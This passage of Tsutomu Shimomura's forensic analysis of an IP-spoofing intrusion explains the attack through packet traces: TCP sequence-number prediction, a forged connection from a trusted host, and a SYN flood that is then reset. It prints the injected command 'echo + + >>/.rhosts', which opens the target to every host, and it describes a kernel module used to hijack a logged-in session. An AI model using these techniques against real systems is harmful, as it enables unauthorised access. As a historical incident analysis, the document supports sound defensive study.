14:18:29.274572 x-terminal.shell > apollo.it.luc.edu.994: S 2022592000:2022592000(0) ack 1382726997 win 4096
14:18:29.354139 apollo.it.luc.edu.994 > x-terminal.shell: R 1382726997:1382726997(0) win 0
14:18:29.354616 apollo.it.luc.edu.994 > x-terminal.shell: R 1382726997:1382726997(0) win 0
14:18:29.584705 apollo.it.luc.edu.993 > x-terminal.shell: S 1382726997:1382726997(0) win 4096
14:18:29.755054 x-terminal.shell > apollo.it.luc.edu.993: S 2022720000:2022720000(0) ack 1382726998 win 4096
14:18:29.840372 apollo.it.luc.edu.993 > x-terminal.shell: R 1382726998:1382726998(0) win 0
14:18:30.094299 apollo.it.luc.edu.992 > x-terminal.shell: S 1382726998:1382726998(0) win 4096
14:18:30.265684 x-terminal.shell > apollo.it.luc.edu.992: S 2022848000:2022848000(0) ack 1382726999 win 4096
14:18:30.342506 apollo.it.luc.edu.992 > x-terminal.shell: R 1382726999:1382726999(0) win 0
14:18:30.604547 apollo.it.luc.edu.991 > x-terminal.shell: S 1382726999:1382726999(0) win 4096
14:18:30.775232 x-terminal.shell > apollo.it.luc.edu.991: S 2022976000:2022976000(0) ack 1382727000 win 4096
14:18:30.852084 apollo.it.luc.edu.991 > x-terminal.shell: R 1382727000:1382727000(0) win 0
14:18:31.115036 apollo.it.luc.edu.990 > x-terminal.shell: S 1382727000:1382727000(0) win 4096
14:18:31.284694 x-terminal.shell > apollo.it.luc.edu.990: S 2023104000:2023104000(0) ack 1382727001 win 4096
14:18:31.361684 apollo.it.luc.edu.990 > x-terminal.shell: R 1382727001:1382727001(0) win 0
14:18:31.627817 apollo.it.luc.edu.989 > x-terminal.shell: S 1382727001:1382727001(0) win 4096
14:18:31.795260 x-terminal.shell > apollo.it.luc.edu.989: S 2023232000:2023232000(0) ack 1382727002 win 4096
14:18:31.873056 apollo.it.luc.edu.989 > x-terminal.shell: R 1382727002:1382727002(0) win 0
14:18:32.164597 apollo.it.luc.edu.988 > x-terminal.shell: S 1382727002:1382727002(0) win 4096
14:18:32.335373 x-terminal.shell > apollo.it.luc.edu.988: S 2023360000:2023360000(0) ack 1382727003 win 4096
14:18:32.413041 apollo.it.luc.edu.988 > x-terminal.shell: R 1382727003:1382727003(0) win 0
14:18:32.674779 apollo.it.luc.edu.987 > x-terminal.shell: S 1382727003:1382727003(0) win 4096
14:18:32.845373 x-terminal.shell > apollo.it.luc.edu.987: S 2023488000:2023488000(0) ack 1382727004 win 4096
14:18:32.922158 apollo.it.luc.edu.987 > x-terminal.shell: R 1382727004:1382727004(0) win 0
14:18:33.184839 apollo.it.luc.edu.986 > x-terminal.shell: S 1382727004:1382727004(0) win 4096
14:18:33.355505 x-terminal.shell > apollo.it.luc.edu.986: S 2023616000:2023616000(0) ack 1382727005 win 4096
14:18:33.435221 apollo.it.luc.edu.986 > x-terminal.shell: R 1382727005:1382727005(0) win 0
14:18:33.695170 apollo.it.luc.edu.985 > x-terminal.shell: S 1382727005:1382727005(0) win 4096
14:18:33.985966 x-terminal.shell > apollo.it.luc.edu.985: S 2023744000:2023744000(0) ack 1382727006 win 4096
14:18:34.062407 apollo.it.luc.edu.985 > x-terminal.shell: R 1382727006:1382727006(0) win 0
14:18:34.204953 apollo.it.luc.edu.984 > x-terminal.shell: S 1382727006:1382727006(0) win 4096
14:18:34.375641 x-terminal.shell > apollo.it.luc.edu.984: S 2023872000:2023872000(0) ack 1382727007 win 4096
14:18:34.452830 apollo.it.luc.edu.984 > x-terminal.shell: R 1382727007:1382727007(0) win 0
14:18:34.714996 apollo.it.luc.edu.983 > x-terminal.shell: S 1382727007:1382727007(0) win 4096
14:18:34.885071 x-terminal.shell > apollo.it.luc.edu.983: S 2024000000:2024000000(0) ack 1382727008 win 4096
14:18:34.962030 apollo.it.luc.edu.983 > x-terminal.shell: R 1382727008:1382727008(0) win 0
14:18:35.225869 apollo.it.luc.edu.982 > x-terminal.shell: S 1382727008:1382727008(0) win 4096
14:18:35.395723 x-terminal.shell > apollo.it.luc.edu.982: S 2024128000:2024128000(0) ack 1382727009 win 4096
14:18:35.472150 apollo.it.luc.edu.982 > x-terminal.shell: R 1382727009:1382727009(0) win 0
14:18:35.735077 apollo.it.luc.edu.981 > x-terminal.shell: S 1382727009:1382727009(0) win 4096
14:18:35.905684 x-terminal.shell > apollo.it.luc.edu.981: S 2024256000:2024256000(0) ack 1382727010 win 4096
14:18:35.983078 apollo.it.luc.edu.981 > x-terminal.shell: R 1382727010:1382727010(0) win 0

Note that each SYN-ACK packet sent by x-terminal has an initial sequence number which is 128,000 greater than the previous one.

We now see a forged SYN (connection request), allegedly from server.login to x-terminal.shell. The assumption is that x-terminal probably trusts server, so x-terminal will do whatever server (or anything masquerading as server) asks.

x-terminal then replies to server with a SYN-ACK, which must be ACK'd in order for the connection to be opened. As server is ignoring packets sent to server.login, the ACK must be forged as well.

Normally, the sequence number from the SYN-ACK is required in order to generate a valid ACK. However, the attacker is able to predict the sequence number contained in the SYN-ACK based on the known behavior of x-terminal's TCP sequence number generator, and is thus able to ACK the
SYN-ACK without seeing it:

14:18:36.245045 server.login > x-terminal.shell: S 1382727010:1382727010(0) win 4096
14:18:36.755522 server.login > x-terminal.shell: . ack 2024384001 win 4096

The spoofing machine now has a one-way connection to x-terminal.shell which appears to be from server.login. It can maintain the connection and send data provided that it can properly ACK any data sent by x-terminal. It sends the following:

14:18:37.265404 server.login > x-terminal.shell: P 0:2(2) ack 1 win 4096
14:18:37.775872 server.login > x-terminal.shell: P 2:7(5) ack 1 win 4096

14:18:38.287404 server.login > x-terminal.shell: P 7:32(25) ack 1 win 4096

which corresponds to:
14:18:37 server# rsh x-terminal "echo + + >>/.rhosts"

Total elapsed time since the first spoofed packet: < 16 seconds

---
The spoofed connection is now shut down:

14:18:41.347003 server.login > x-terminal.shell: . ack 2 win 4096
14:18:42.255978 server.login > x-terminal.shell: . ack 3 win 4096
14:18:43.165874 server.login > x-terminal.shell: F 32:32(0) ack 3 win 4096
14:18:52.179922 server.login > x-terminal.shell: R 1382727043:1382727043(0) win 4096
14:18:52.236452 server.login > x-terminal.shell: R 1382727044:1382727044(0) win 4096

We now see RSTs to reset the "half-open" connections and empty the connection queue for server.login:

14:18:52.298431 130.92.6.97.600 > server.login: R 1382726960:1382726960(0) win 4096
14:18:52.363877 130.92.6.97.601 > server.login: R 1382726961:1382726961(0) win 4096
14:18:52.416916 130.92.6.97.602 > server.login: R 1382726962:1382726962(0) win 4096
14:18:52.476873 130.92.6.97.603 > server.login: R 1382726963:1382726963(0) win 4096
14:18:52.536573 130.92.6.97.604 > server.login: R 1382726964:1382726964(0) win 4096
14:18:52.600899 130.92.6.97.605 > server.login: R 1382726965:1382726965(0) win 4096
14:18:52.660231 130.92.6.97.606 > server.login: R 1382726966:1382726966(0) win 4096
14:18:52.717495 130.92.6.97.607 > server.login: R 1382726967:1382726967(0) win 4096
14:18:52.776502 130.92.6.97.608 > server.login: R 1382726968:1382726968(0) win 4096
14:18:52.836536 130.92.6.97.609 > server.login: R 1382726969:1382726969(0) win 4096
14:18:52.937317 130.92.6.97.610 > server.login: R 1382726970:1382726970(0) win 4096
14:18:52.996777 130.92.6.97.611 > server.login: R 1382726971:1382726971(0) win 4096
14:18:53.056758 130.92.6.97.612 > server.login: R 1382726972:1382726972(0) win 4096
14:18:53.116850 130.92.6.97.613 > server.login: R 1382726973:1382726973(0) win 4096
14:18:53.177515 130.92.6.97.614 > server.login: R 1382726974:1382726974(0) win 4096
14:18:53.238496 130.92.6.97.615 > server.login: R 1382726975:1382726975(0) win 4096
14:18:53.297163 130.92.6.97.616 > server.login: R 1382726976:1382726976(0) win 4096
14:18:53.365988 130.92.6.97.617 > server.login: R 1382726977:1382726977(0) win 4096
14:18:53.437287 130.92.6.97.618 > server.login: R 1382726978:1382726978(0) win 4096
14:18:53.496789 130.92.6.97.619 > server.login: R 1382726979:1382726979(0) win 4096
14:18:53.556753 130.92.6.97.620 > server.login: R 1382726980:1382726980(0) win 4096
14:18:53.616954 130.92.6.97.621 > server.login: R 1382726981:1382726981(0) win 4096
14:18:53.676828 130.92.6.97.622 > server.login: R 1382726982:1382726982(0) win 4096
14:18:53.736734 130.92.6.97.623 > server.login: R 1382726983:1382726983(0) win 4096
14:18:53.796732 130.92.6.97.624 > server.login: R 1382726984:1382726984(0) win 4096
14:18:53.867543 130.92.6.97.625 > server.login: R 1382726985:1382726985(0) win 4096
14:18:53.917466 130.92.6.97.626 > server.login: R 1382726986:1382726986(0) win 4096
14:18:53.976769 130.92.6.97.627 > server.login: R 1382726987:1382726987(0) win 4096
14:18:54.039039 130.92.6.97.628 > server.login: R 1382726988:1382726988(0) win 4096
14:18:54.097093 130.92.6.97.629 > server.login: R 1382726989:1382726989(0) win 4096

server.login can again accept connections.

After root access had been gained via IP address spoofing, a kernel module named "tap-2.01" was compiled and installed on x-terminal:

```
x-terminal% modstat
Id  Type  Loadaddr      Size   B-major  C-major  Sysnum   Mod Name
 1  Pdrv  ff050000      1000             59.              tap/tap-2.01 alpha

x-terminal% ls -l /dev/tap
crwxrwxrwx  1 root      37,  59 Dec 25 14:40 /dev/tap
```

This appears to be a kernel STREAMS module which can be pushed onto na existing STREAMS stack and used to take control of a tty device. It was used to take control of an already authenticated login session to target at about 14:51 PST.

Of course, no attack would be complete without the personal touch. Check out:

ftp://ftp.sdsc.edu/pub/security/sounds/tweedle-dee.au
ftp://ftp.sdsc.edu/pub/security/sounds/tweedle-dum.au

These are in Sun audio file format, 8-bit u-law, 8 khz sample rate.

Tsutomu Shimomura tsutomu@ucsd.edu +1 619 534 5050
University of California at San Diego/San Diego Supercomputer Center, USA
--

Anotações:

Arquivo: 2002net-ip-spoof.pdf